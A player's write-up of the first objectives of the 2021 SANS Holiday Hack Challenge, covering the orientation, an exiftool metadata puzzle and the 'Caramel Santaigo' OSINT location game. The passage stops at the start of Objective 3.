Write-up for the

2021 SANS Holiday Hack Challenge

FEATURING KRINGLECON 4: CALLING BIRDS (AKA JACK'S BACK!)

Welcome to the 2021 SANS Holiday Hack Challenge, featuring KringleCon 4: Calling Birds.
This year, we're back at Santa's castle, but there's a big new structure next door and talk of a new conference competing with KringleCon!

Written by R. Bastiaans aka BusyR.

v1.0
07-01-2022


KringleCon 4

SANS HOLIDAY HACK CHALLENGE 2021

Table of Contents

GETTING STARTED

To get started with KringleCon 4, head to https://2021.kringlecon.com/invite and create an account:



KringleCon 4: Calling Birds!

Santa and the team at the North Pole welcome you to this year's KringleCon and the SANS Holiday Hack Challenge! We've got some whimsical and wonderful challenges and talks to help you build critical cyber security skills to make the world a safer, more secure place. Enjoy yourself at the conference and make sure you check out our new holiday music soundtrack!

We need to inform you that a major construction project has been underway next to Santa's castle. Santa and the elves are not behind this project, and we caution you regarding your involvement with it. If you do engage with the leader or participants in the project next door, we urge you to be wary of their motives and goals, but always treat them with kindness, respect, and due care following the KringleCon and Holiday Hack Challenge Code of Conduct and Terms of Use.

Once you've read that code and agree to it, feel free to sign in and hop into our staging area to pick up your badge and get a brief orientation to this year's KringleCon.

Happy Holidays from the entire SANS Holiday Hack Challenge team!

Click here to register for KringleCon!
— or —
Sign in to your account

OBJECTIVE 1) KRINGLECON ORIENTATION

Difficulty: 1 - Get your bearings at KringleCon

Objective 1a) Talk to Jingle Ringford

Difficulty: 1 - Jingle will start you on your journey!

When entering the North Pole, we see an elf awaiting us. Click the elf to talk to Jingle. He will help you to get started on your journey!

Objective 1b) Get your badge

Difficulty: 1 - Pick up your badge

While talking to Jingle, he will give you your badge.


Jingle Ringford

Welcome to the North Pole, KringleCon, and the 2021 SANS Holiday Hack Challenge! I'm Jingle Ringford, one of Santa's elves.
Santa asked me to come here and give you a short orientation to this festive event.
Before you move forward through the gate, I'll ask you to accomplish a few simple tasks.
First things first, here's your badge! It's that wrapped present in the middle of your avatar.
Great - now you're official!
Click on the badge on your avatar 🎁. That's where you will see your Objectives, Hints, and gathered Items for the Holiday Hack Challenge.
We've also got handy links to the KringleCon talks and more there for you!
Next, click on that USB wifi adapter - just in case you need it later.

Objective 1c) Get the wifi adapter

Difficulty: 1 - Pick up the wifi adapter

There's an (Alpha?) Wi-Fi-adapter laying on the ground. Click on it to pick it up. When done, talk to the elf again.




Jingle Ringford

Fantastic!
OK, one last thing. Click on the Cranberry Pi Terminal and follow the on-screen instructions.
...

Objective 1d) Use the terminal

Difficulty: 1 - Click the computer terminal

After talking to the **Jingle Ringford** and picking up the WiFi-adapter, a terminal appears… Just type "**answer**" in the upper pane to open the gate.



```
Enter the answer here

> answer

Welcome to the first terminal challenge!

This one is intentionally simple. All we need you to do is:

- Click in the upper pane of this terminal
- Type answer and press Enter


elf@44e6327cda32:~$
```

Jingle Ringford

Great! Your orientation is now complete! You can enter through the gate now. Have FUN!!! …

OBJECTIVE 2) WHERE IN THE WORLD IS CARAMEL SANTAIGO?

Difficulty: 1 - Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.
Go through the castle, and exit at the back, to enter the courtyard. There you'll find both Tangle Coalbox and Piney Sappington.

First, we'll talk to Tangle, but he redirects us to talk to Piney first.

Tangle Coalbox


Hey there, Gumshoe. Tangle Coalbox here again.
I've got a real doozy of a case for you this year.
Turns out some elves have gone on some misdirected journeys around the globe. It seems that someone is messing with their travel plans.
We could sure use your open source intelligence (OSINT) skills to find them.
Why dontcha' log into this vintage Cranberry Pi terminal and see if you have what it takes to track them around the globe.
If you're having any trouble with it, you might ask Piney Sappington right over there for tips.
...

Exif Metadata terminal-challenge [Document Analysis]

Piney Sappington

Hi ho, Piney Sappington at your service!
Well, honestly, I could use a touch of your services.
You see, I've been looking at these documents, and I know someone has tampered with one file.
Do you think you could log into this Cranberry Pi and take a look?
It has exiftool installed on it, if that helps you at all.
I just... Well, I have a feeling that someone at that other conference might have fiddled with things.
And, if you help me figure this tampering issue out, I'll give you some hints about OSINT, especially associated with geographic locations!
...

Click the "Exit Metadata"-terminal to accept the challenge. We can locate the document Piney is looking for with **exiftool**, and a little **grep**ping:




```
HELP! That wily Jack Frost modified one of our naughty/nice records, and right
before Christmas! Can you help us figure out which one? We've installed exiftool
for your convenience!

Filename (including .docx extension) > 2021-12-21.docx
Your answer: 2021-12-21.docx

Checking........
Wow, that's right! We couldn't have done it without your help! Congratulations!


elf@03d9c51fc9b1:~$ exiftool * | grep '^File Name\|Modified' | grep Frost -B1
File Name                       : 2021-12-21.docx
Last Modified By                : Jack Frost
elf@03d9c51fc9b1:~$
```

When we give the filename, **2021-12-21.docx**, to Piney, he'll give us some OSINT hints:

Piney Sappington

Wow, you figured that out in no time! Thanks!
I knew they were up to no good.
So hey, have you tried the Caramel Santaigo game in this courtyard?
Carmen? No, I haven't heard of her.
So anyway, some of the hints use obscure coordinate systems like MGRS and even what3words.
In some cases, you might get an image with location info in the metadata. Good thing you know how to see that stuff now!
(And they say, for those who don't like gameplay, there might be a way to bypass by looking at some flavor of cookie…)
And Clay Moody is giving a talk on OSINT techniques right now!
Oh, and don't forget to learn about your target elf and filter in the Interrink system!
...


Walk back to Tangle to play the "**Where in the world is Caramel Santaigo**"-game.


WHERE IN THE WORLD IS CARAMEL SANTAIGO?

Welcome! In this game you will analyze clues and track an elf around the world. Put clues about your elf in your InterRink portal. Depart by sleigh once you've figured out your next stop. Be sure to get there by Sunday, gumshoe. Good luck!

Start Game!

Let's start the game…



SANTA'S CASTLE
MONDAY, 0900

Their next waypoint was something like 51.219, 4.402

Investigate
Visit InterRink
Depart by sleigh

That GPS-location is in Antwerp, Belgium:


Eindhoven
Bruges
Ostend
Dunkirk
Ghent
Brussels
Lille
Liège
Mons
Belgium



SANTA'S CASTLE
MONDAY, 1000

They just contacted us from an address in the 81.244.0.0/14 range.

Investigate
Visit InterRink
Depart by sleigh

The IP-range is also located in Belgium (BE-BELGACOM-ADSL1), as shown by whois:



```
$ whois 81.244.0.0 | grep 'netname\|country'
netname:        BE-BELGACOM-ADSL1
country:        B
```


SANTA'S CASTLE
MONDAY, 1100

They were dressed for 5.0°C and partly cloudy conditions. The elf got really heated about using spaces for indents.


Investigate
Visit InterRink
Depart by sleigh

This tells us a bit about the elf. We can mark **Preferred Indents** as **Spaces**, and depart to our next location: Antwerp, Belgium:


SANTA'S CASTLE
MONDAY, 1200

Montréal, Canada
Antwerp, Belgium
Vienna, Austria


Investigate
Visit InterRink
Depart by sleigh



ANTWERP, BELGIUM
MONDAY, 2000

They said, if asked, they would describe their next location in three words as "frozen, push, and tamed."

Investigate
Visit InterRink
Depart by sleigh

Every location on earth is mapped to 3 words. ///**frozen.push.tamed** maps to the Big Ben in London: https://what3words.com/frozen.push.tamed/











ANTWERP, BELGIUM
MONDAY, 2100

They were checking the Ofcom frequency table to see what amateur frequencies they could use while there.

Investigate
Visit InterRink
Depart by sleigh

Ofcom is the British regulator for the communications services in the UK. See for example https://www.ofcom.org.uk/spectrum/information/uk-fat

This confirms we're looking for a destination in England…

 ANTWERP, BELGIUM MONDAY, 2200 They were dressed for 7.0°C and light rain conditions. They kept checking their Snapchat app. Investigate Visit InterRink Depart by sleigh	Rainy weather also matches England. Also, we can mark the **Preferred Social Medium** of our target as **Snapchat**. Time to depart to **London, England**:  ANTWERP, BELGIUM MONDAY, 2300 London, England New York, USA Copenhagen, Denmark Investigate Visit InterRink Depart by sleigh
 LONDON, ENGLAND TUESDAY, 1500 The elf wanted to drink gløgg in Tivoli Gardens. Investigate Visit InterRink Depart by sleigh	The **Tivoli Gardens** are in **Copenhagen, Denmark**. According to https://en.wikipedia.org/wiki/Gl%C3%B6gg, **Glögg** is a traditional Scandinavian Christmas-drink, comparable to Glühwein.
 LONDON, ENGLAND TUESDAY, 1600 They sent me this blurry selfie of themself or someone they met: Investigate Visit InterRink Depart by sleigh	The blurry selfie is not really helpful.
 LONDON, ENGLAND TUESDAY, 1700 They were dressed for 2.0°C and overcast conditions. The elf mentioned something about Stack Overflow and Golang. Investigate Visit InterRink Depart by sleigh	We can mark **Language Spoken** as **Golang**, which reduces the possible elves to just one: **Jingle Ringford**. Let's depart to our next location: **Copenhagen, Denmark**:  LONDON, ENGLAND TUESDAY, 1900 Montréal, Canada Stuttgart, Germany Copenhagen, Denmark Investigate Visit InterRink Depart by sleigh
 WHERE IN THE WORLD IS CARAMEL SANTAIGO? You've caught up to the elf in time! Do you know who you've caught? Elf: Jingle Ringford Guess Elf	Arriving in Copenhagen, we finally caught up with our target. We knew from the previous investigations (**Preferred Social Medium** and **Languages Spoken**) that this elf has to be **Jingle Ringford**.

Tangle Coalbox

You never cease to amaze, Kid. Thanks for your help.
…

OBJECTIVE 3) THAW FROST TOWER'S ENTRANCE


Difficulty: 2 - Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherkins outside the tower for tips.

Grepping for Gold terminal-challenge

Greasy GopherGuts

